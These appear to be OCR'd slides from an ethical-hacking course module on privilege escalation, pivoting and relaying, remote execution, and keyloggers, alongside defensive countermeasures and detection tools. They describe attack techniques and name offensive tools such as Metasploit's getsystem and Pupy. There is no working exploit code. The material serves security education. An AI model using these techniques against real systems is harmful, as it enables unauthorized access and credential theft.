
Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to **escalate privileges by forcing an unprivileged process** to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as **credentials, private keys,** etc.

Privilege Escalation using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**





- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts


Privilege Escalation by Exploiting Misconfigured Services


Unquoted Service Paths

- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges

Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or **reconfigure the attributes** associated with that service
- By exploiting such services, attackers can even **add new users** to the local administrator group and then hijack the new account to elevate their privileges






Privilege Escalation by Exploiting Misconfigured Services (Cont'd)


Unattended Installs

- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - `C:\Windows\Panther\`
  - `C:\Windows\Panther\Unattend\`
  - `C:\Windows\System32\`
  - `C:\Windows\System32\sysprep\`
- Attackers exploit information stored in **Unattend.xml** to escalate privileges



Pivoting and Relaying to Hack External Machines

- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system** to **access other vulnerable systems** in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system



Pivoting and Relaying to Hack External Machines (Cont'd)


CEH

Pivoting


1 Discover live hosts in the network

2 Set up routing rules

3 Scan ports of live systems




4 Exploit vulnerable services



Pivoting and Relaying to Hack External Machines (Cont'd)

Relaying

1. Set up port forwarding rules



2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:

  `http://localhost:10080`

- Attackers can **access the SSH server** running on the target system by executing the following command:

  `# ssh myadmin@localhost`

Other Privilege Escalation Techniques

Access Token Manipulation	The Windows operating system uses access tokens to **determine the security context** of a process or thread Attackers can obtain access tokens of other users or generate **spoofed tokens** to escalate privileges and perform malicious activities by evading detection
Application Shimming	The Windows Application Compatibility Framework called Shim is used to **provide compatibility** between the older and newer versions of the Windows operating system Shims like **RedirectEXE**, **injectDLL**, and **GetProcAddress** can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.
Filesystem Permissions Weakness	If the filesystem permissions of binaries are not properly set, an attacker can **replace the target binary** with a malicious file If the process that is executing this binary has **higher level permissions**, then the malicious binary also executes under higher level permissions
Path Interception	Applications include many **weaknesses** and **misconfigurations** like unquoted paths, path environment variable misconfiguration, and search order hijacking that lead to path interception Path interception helps an attacker to **maintain persistence** on a system and **escalate privileges**
Scheduled Task	The **Windows Task Scheduler** along with utilities such as 'at' and 'schtasks' can be used to schedule programs that can be executed at a specific date and time The attacker can use this technique to **execute malicious programs** at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

Other Privilege Escalation Techniques (Cont'd)

Launch Daemon	- **Launchd** is used in MacOS and OS X boot up to complete the system initialization process by loading parameters for each launch-on-demand system-level daemon - Daemons have **plists** that are linked to executables that run at start up - The attacker can **alter the launch daemon's** executable to maintain persistence or to escalate privileges
Plist Modification	- **Plist files** in MacOS and OS X describe when programs should execute, the executable file path, the program parameters, the required OS permissions, etc. - Attackers alter plist files to **execute malicious code** on behalf of a legitimate user to escalate privileges
Setuid and Setgid	- In Linux and MacOS, if an application uses **setuid** or **setgid** then the application will execute with the privileges of the owning user or group - An attacker can **exploit the applications** with the setuid or setgid flags to execute malicious code with elevated privileges
Web Shell	- A Web shell is a **web-based script** that allows access to a web server - Attackers create web shells to **inject malicious script** on a web server to maintain persistent access and escalate privileges

Other Privilege Escalation Techniques (Cont'd)

Abusing Sudo Rights

- Sudo is a UNIX and Linux based system utility that permits users to run commands as a **superuser** or root using the security privileges of another user
- Attackers can **overwrite the sudo configuration file**, `/etc/sudoers` with their own malicious file to escalate privileges

Abusing SUID and SGID Permissions


- SUID and SGID are **access permissions** given to a program file in Unix based systems
- Attackers can use executable commands with **SUID and SGID bits enabled** to escalate privileges

Kernel Exploits

- Kernel exploits are referred to as the programs the can exploit vulnerabilities present in the kernel to **execute arbitrary commands** or code with higher privileges
- Attackers can **attain superuser access** or root-level access to the target system by exploiting kernel vulnerabilities


Privilege Escalation Tools

BeRoot | BeRoot is a post-exploitation tool to check **common misconfigurations** to find a way to escalate privileges



https://github.com

linpostexp | linpostexp tool obtains **detailed information** on the **kernel**, which can be used to escalate privileges on the target system



https://github.com

How to Defend Against Privilege Escalation

1. Restrict the **interactive logon privileges**
2. Run users and applications with the **lowest privileges**
3. Implement **multi-factor authentication** and **authorization**
4. Run services as **unprivileged accounts**
5. Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
6. Use an **encryption technique** to protect sensitive data
7. Reduce the **amount of code** that runs with a particular privilege
8. Perform **debugging** using bounds checkers and stress tests
9. Test the system for **application coding errors** and **bugs** thoroughly
10. Regularly **patch** and **update** the kernel


How to Defend Against Privilege Escalation (Cont'd)

11	Change the User Account Control settings to "**Always Notify**"
12	Restrict users from writing files to the **search paths** for applications
13	Continuously **monitor file system permissions** using auditing tools
14	**Reduce the privileges** of users and groups so that only legitimate administrators can make service changes
15	Use **whitelisting tools** to identify and block malicious software
16	Use **fully qualified paths** in all Windows applications
17	Ensure that all executables are placed in **write-protected directories**
18	In Mac operating systems, **make plist files read-only**
19	**Block unwanted system utilities** or software that may be used to schedule tasks
20	Regularly patch and update the **web servers**

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker


- Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors



http://www.dependencywalker.com

Dylib Hijack Scanner

- Dylib Hijack Scanner is a simple utility that will **scan your computer** for applications that are either susceptible to dylib hijacking or have been hijacked



https://objective-see.com

Defending against Spectre and Meltdown Vulnerabilities

1. Regularly patch and update operating systems and firmware
2. Enable **continuous monitoring** of critical applications and services running on the system and network
3. Regularly patch vulnerable software such as browsers
4. Install and update ad-blockers and anti-malware software to **block injection of malware** through compromised websites
5. Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
6. **Block services** and applications that allow unprivileged users to execute code
7. Never install unauthorized software or access untrusted websites from systems storing sensitive information
8. Use **Data Loss Prevention (DLP)** solutions to prevent leakage of critical information from runtime memory
9. Frequently check with the manufacturer for **BIOS updates** and follow the instructions provided by the manufacturer to install the updates

Tools for Detecting Spectre and Meltdown Vulnerabilities


InSpectre

- InSpectre examines and discloses any **Windows system's hardware and software** vulnerability to Meltdown and Spectre attacks

https://www.grc.com

Spectre & Meltdown Checker

- Spectre & Meltdown Checker is a shell script to tell if your system is vulnerable against the several "**speculative execution**" CVEs



https://github.com

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Executing Applications

- When attackers execute malicious applications it is called "**owning**" the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems


Remote Code Execution Techniques

Exploitation for Client Execution	Unsecure coding practices in software can make it vulnerable to various attacks Attackers can take advantage of the vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system
Scheduled Task	Utilities such as `at` and `schtasks`, can be used along with the Windows Task Scheduler to execute specific programs at a scheduled date and time Attackers can execute malicious programs at the startup of the system or schedule it for a specific date and time for maintaining access to the target system
Service Execution	System services are programs that run and operate at the backend of an operating system Attackers run binary files or commands that can communicate with the Windows system services such as Service Control Manager to maintain access to the remote system
Windows Management Instrumentation (WMI)	WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further execute code for maintaining access to the target system
Windows Remote Management (WinRM)	WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Tools for Executing Applications

Remote Exec

RemoteExec **remotely installs applications**, **executes programs/scripts**, and updates files and folders on Windows systems throughout the network



Pupy
https://github.com

PDQ Deploy
https://www.pdq.com


Dameware Remote Support
https://www.dameware.com

ManageEngine Desktop Central
https://www.manageengine.com

PsExec
https://docs.microsoft.com

Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in the home environment where parents can monitor and spy on **children's activity**
- It allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**



Types of Keystroke Loggers

- Keystroke Loggers
  - Hardware Keystroke Loggers
    - PC/BIOS Embedded
    - Keylogger Keyboard
    - External Keylogger
      - PS/2 and USB Keylogger
      - Acoustic/CAM Keylogger
      - Bluetooth Keylogger
